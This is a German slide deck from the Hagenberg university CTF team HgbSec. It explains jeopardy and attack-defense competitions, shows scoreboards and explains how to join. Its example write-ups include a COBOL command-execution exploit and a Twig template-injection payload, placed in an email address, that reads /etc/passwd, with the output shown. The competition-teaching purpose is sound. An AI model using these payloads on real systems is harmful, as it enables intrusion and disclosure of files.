

Capture all the Flags!

HgbSec @ fhLUG



fhLUG

- Capture-the-Flag-Team der FH OÖ (Campus Hagenberg)
- Offenes Team mit (ehemaligen) Studierenden/Lehrenden
- Studiengangübergreifend
- Teil des Studentenvereins Hagenberger Kreis



Hagenberger CTF-Teams




CTF-Teams

- 2008-2011: h4ck!nb3rg (aka h4ck1nb3rg)
- 2011-2018: IngloriousMonkeys
- Seit 2018: HgbSec

Kooperationen mit anderen Teams

- UpperSec (JKU)
- KuK Hofhackerei (TU Graz, 2x TU Wien, JKU, FH St. Pölten)



CTF? WTF?



CTF: IT-Sicherheitswettbewerb

Zwei Arten von CTFs

- Jeopardy-Style
- Attack-Defense

Meistens an Wochenenden

Themenbereiche

- Kryptographie
- Reverse Engineering
- Binary Exploitation
- Forensik
- Web
- Sonstiges (Hardware, Games, ...)

Jeopardy CTFs



- Meist voneinander unabhängige Challenges („IT-Rätsel“)
- Lösung einer Challenge ist ein Flag, z.B.: `dctf{1_L1k3_M4G1c}`
- Unterschiedliche Schwierigkeitsgrade und Kategorien
- Kein Zeitdruck
- Keine Interaktion mit anderen Teams

Challenges

Forensics

Memory Extraction ✓
60

Linux Backtrack ✓
70

Wizard ✓
100

Web

The Blind Intern ✓
40

Show Me Your Face ✓
40

Inside ✓
50

The Blind Intern 2 ✓
80

Challenge

15 Solves



Memory Extraction 60

Wir haben einen verdächtigen Prozess gefunden. Kannst du aus dem Speicher Abbild die Flag finden?

Das Regex für die Flag ist SITF{*}

Give us your feedback

Feedback

main

mem_dump

SITF{this-is-a-fake-flag}

Submit

Forensics

Memory Extraction ✓

60

Web

The Blind Intern ✓

40

Show Me Your Face ✓

40

Inside ✓

50


The Blind Intern 2 ✓

80



Scoreboard

Top 10 Teams




Place	Team	Score
1	HgbSec	8450
2	HackingForSoju	8350
3	flagbot	8250

Attack-Defense CTFs









- Jedes Team bekommt eine virtuelle Maschine („Vulnbox“)
- Mehrere Services mit Schwachstellen auf der Vulnbox
- Alle Teams sind im selben VPN
- Rundenbasierter Ablauf (1-5 Minuten)
 - Checksystem überprüft Services
 - Checksystem verteilt neue Flags
 - Teams können von anderen Teams Flags sammeln
- Meist 5-9 Stunden mit einer Stunde Vorbereitungszeit

Attack-Defense CTFs



Quelle: [LiveOverflow - How the Defcon Attack/Defense CTF 2018 worked](#)

UP	CORRUPT	MUMBLE	DOWN
----	---------	--------	------

#	team	score	catshare	dedmoroz	game	sscheduler	sslgen
1	 <u>HgbSec</u> 7.7.4.2	7171.03	SLA 86.98% FP 189.43 ▶ 65	SLA 47.92% FP 1512.49 ▶ 388 / -6	SLA 83.33% FP 2539.56 ▶ 1237 / -230	SLA 49.48% FP 2556.97 ▶ 765	SLA 98.44% FP 2946.09 ▶ 931
2	 <u>C4T BuT S4D</u> 7.7.2.2	6899.79	SLA 90.63% FP 1950.93 ▶ 509 / -4	SLA 75% FP 2243.32 ▶ 491	SLA 71.35% FP 3411.26 ▶ 650 / -60	SLA 15.63% FP 0 ▶ 0 / -96	SLA 75% FP 1353.59 ▶ 450 / -49
3	 <u>Bulba Hackers</u> 7.7.6.2	5415.80	SLA 59.9% FP 2.46 ▶ 12 / -19	SLA 57.29% FP 1011.38 ▶ 305 / -42	SLA 73.44% FP 3492.53 ▶ 1301 / -244	SLA 82.81% FP 798.01 ▶ 251 / -38	SLA 89.58% FP 1796.33 ▶ 658 / -43
4	 <u>SPRUSH</u> 7.7.1.2	3759.34	SLA 94.27% FP 0 ▶ 0 / -74	SLA 50.52% FP 836.53 ▶ 260 / -83	SLA 73.96% FP 0 ▶ 0 / -400	SLA 71.88% FP 20.08 ▶ 4 / -43	SLA 94.27% FP 3524.19 ▶ 999 / -114
5	 <u>srdnlen</u> 7.7.3.2	1279.21	SLA 91.67% FP 304.78 ▶ 145 / -85	SLA 18.23% FP 0 ▶ 57 / -246	SLA 75.52% FP 1300.85 ▶ 314 / -363	SLA 15.63% FP 0 ▶ 0 / -102	SLA 93.23% FP 18.69 ▶ 509 / -371
6	 <u>кусъ на ctf ворвусъ</u> 7.7.10.2	151.57	SLA 88.54% FP 0 ▶ 0 / -101	SLA 18.75% FP 0 ▶ 0 / -210	SLA 80.21% FP 0 ▶ 0 / -100	SLA 16.67% FP 0 ▶ 0 / -101	SLA 81.77% FP 185.35 ▶ 110 / -500

Im SI-Netzwerklabor der FH




In Samara, Russland
beim VolgaCTF 2019
Finale

Mitmachen



- Alle zwei Wochen Remote-Stammtisch (1. Juni, 20:00)
- Nächste CTFs
 - 12. Juni: FAUST CTF 2021 and a bottle of rum (Attack-Defense)
 - 14.-19. Juni: HSCTF 8 (Einsteigerfreundliches Jeopardy)
- Primäre Kommunikation über Mattermost (chat.hgbsec.at)

- Übersicht über CTF-Events
- Scoreboards
- Bewertung von CTFs
- Teams und deren Ergebnisse
- Weltweites/Landes-Ranking



The screenshot shows the CTFtime.org website interface. At the top, there is a navigation bar with the CTFtime logo and links for CTFs, Upcoming, Archive, Calendar, Teams, FAQ, Contact us, and About. A 'Sign in' button is located on the right.

Team rating

2020 2019 2018 2017 2016 2015 2014 2013 2012 2011

Place	Team	Country	Rating
1	perfect blue	USA	1203.799
2	More Smoked Leet Chicken	Russia	1038.426
3	Plaid Parliament of Pwning	USA	786.941
4	TokyoWesterns	Japan	740.782
5	p4	Russia	724.142
6	ALLES!	Germany	690.735
7	Balsn	Russia	672.563
8	hxp	Russia	668.720
9	Corrupted Pwnis	Russia	616.902
10	The Flat Network Society	France	608.522

[Full rating](#) | [Rating formula](#)

Past events

With scoreboard All

SPbCTF's Student CTF 2020 Finals

Nov. 29, 2020 18:00 UTC | On-line | [Weight voting in progress](#)

Place	Team	Country	Points *
1	HgbSec	Russia	0.000
2	C4T BuT S4D	Russia	0.000
3	Bulba Hackers	Russia	0.000

[7 teams total](#) | [Tasks and writeups](#)

Ugra CTF Finals 2020

Nov. 24, 2020 16:00 UTC | On-line

Place	Team	Country	Points
1	kks	Russia	0.000
2	Red Cadets	Russia	0.000
3	WATyag	Russia	0.000

[21 teams total](#) | [Tasks and writeups](#)

Dragon CTF 2020

Nov. 22, 2020 21:00 UTC | On-line | [Weight voting in progress](#)

Place	Team	Country	Points
1	perfect blue	USA	196.000
2	ALLES!	Germany	140.836
3	hxp	Russia	113.851

[538 teams total](#) | [Tasks and writeups](#)

Upcoming events

Open Finals

Format	Name	Date	Duration
On-line	Shakti CTF	Fri, Dec. 04, 12:30 — Sat, Dec. 05, 12:30 UTC	1d 0h 35 teams
On-line	2020 December Metasploit community CTF	Fri, Dec. 04, 15:00 — Mon, Dec. 07, 21:00 UTC	3d 6h 23 teams
On-line	pbctf 2020	Sat, Dec. 05, 00:00 — Sun, Dec. 06, 23:59 UTC	1d 23h 38 teams
On-line	DefCamp CTF 2020 Online	Sat, Dec. 05, 09:00 — Mon, Dec. 07, 00:00 UTC	2d 0h

Challenges



Ein paar Challenges zur Veranschaulichung

- WPI CTF 2021 – Pokemon (Misc)
- FAUSTCT2019 – Punchy (AD)
- VolgaCTF 2019 – Newsletter (Web)
- Hack.lu 2020 – FluxCloud Frontline (Web)

WPI CTF 2021 – Pokemon




FAUST 2019 – Punchy



- Web-Anwendung mit Lochkarten-Bild-Upload
- Die Lochkarten können nach dem Upload ausgeführt werden
- Checksystem sendet Lochkarten mit Flags in COBOL-Code
- COBOL RCEaaS über mehrere Lochkarten

Checksystem



Checksysteem



```
IDENTIFICATION DIVISION.
```

```
PROGRAM-ID. FLAG.
```




```
DATA DIVISION. WORKING-STORAGE SECTION. 01 FLG.
```

```
05 FLGBASE32A PIC X(32) VALUE "IZAVKU2UL5ME63DW0BEVSQSTJNCFETLX".
```

```
05 FLGBASE32B PIC X(32) VALUE "IFAUCQKEIREDK5CEIJHDSSCSKZGEC===";.
```

```
PROCEDURE DIVISION. BEGIN. DISPLAY FLG. STOP RUN.
```

Exploit



Exploit



```
IDENTIFICATION DIVISION.  
PROGRAM-ID. HELLO.  
PROCEDURE DIVISION. BEGIN.  
CALL "SYSTEM" USING  
FUNCTION LOWER-CASE("GREP -A -I FLGBASE DATA/*"). STOP RUN.
```

Patch



Leserechte vom Flag-Ordner entfernen:

```
$ chmod -r data
```

VolgaCTF 2020 – Newsletter



SUBSCRIBE TO OUR NEWSLETTER

Subscribe Now

[Source Code](#)

Source



```
public function subscribe(Request $request, MailerInterface $mailer)
{
    $msg = '';
    $email = filter_var($request->request->get('email', ''), FILTER_VALIDATE_EMAIL);
    if($email !== FALSE) {
        $name = substr($email, 0, strpos($email, '@'));

        $content = $this->get('twig')->createTemplate(
            "<p>Hello ${name}</p><p>Thank you for subscribing to our newsletter.</p><p>Regards, VolgaCTF Team</p>"
        )->render();

        $mail = (new Email())->from('newsletter@newsletter.q.2020.volgactf.ru')->to($email)->subject('VolgaCTF
Newsletter')->html($content);
        $mailer->send($mail);

        $msg = 'Success';
    } else {
        $msg = 'Invalid email';
    }
    return $this->render('main.twig', ['msg' => $msg]);
}
```


Server-side Template Injection



Received Friday, 27 Mar 2020 3:48:20 PM
From <newsletter@newsletter.q.2020.volgactf.ru>
To <{{7*7}}@volgactf2020.hgbsec.at>
Subject **VolgaCTF Newsletter**

HTML

Source

Hello 49.

RFC 2822



```
Received Sunday, 29 Mar 2020 11:36:03 AM
From <newsletter@newsletter.q.2020.volgactf.ru>
To <"{{'/etc/passwd'|file_excerpt(0,-1)}}"@volgactf2020.hgbsec.at>
Subject VolgaCTF Newsletter
```

HTML

Source

```
12. proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13. www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14. backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15. list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16. irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17. gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18. nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19. systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
20. systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
21. syslog:x:102:106::/home/syslog:/usr/sbin/nologin
22. messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
23. _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
24. lxd:x:105:65534::/var/lib/lxd:/bin/false
25. uidd:x:106:110::/run/uidd:/usr/sbin/nologin
26. dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
27. landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
28. sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
29. pollinate:x:110:1::/var/cache/pollinate:/bin/false
30. postfix:x:111:116::/var/spool/postfix:/usr/sbin/nologin
31. flag:x:1000:1000:VolgaCTF_6751602deea2a308ab611eeef7a4e961:/home/flag:/bin/false
32.
```

```
"{{'/etc/passwd'|file_excerpt(0,-1)}}"@...
```

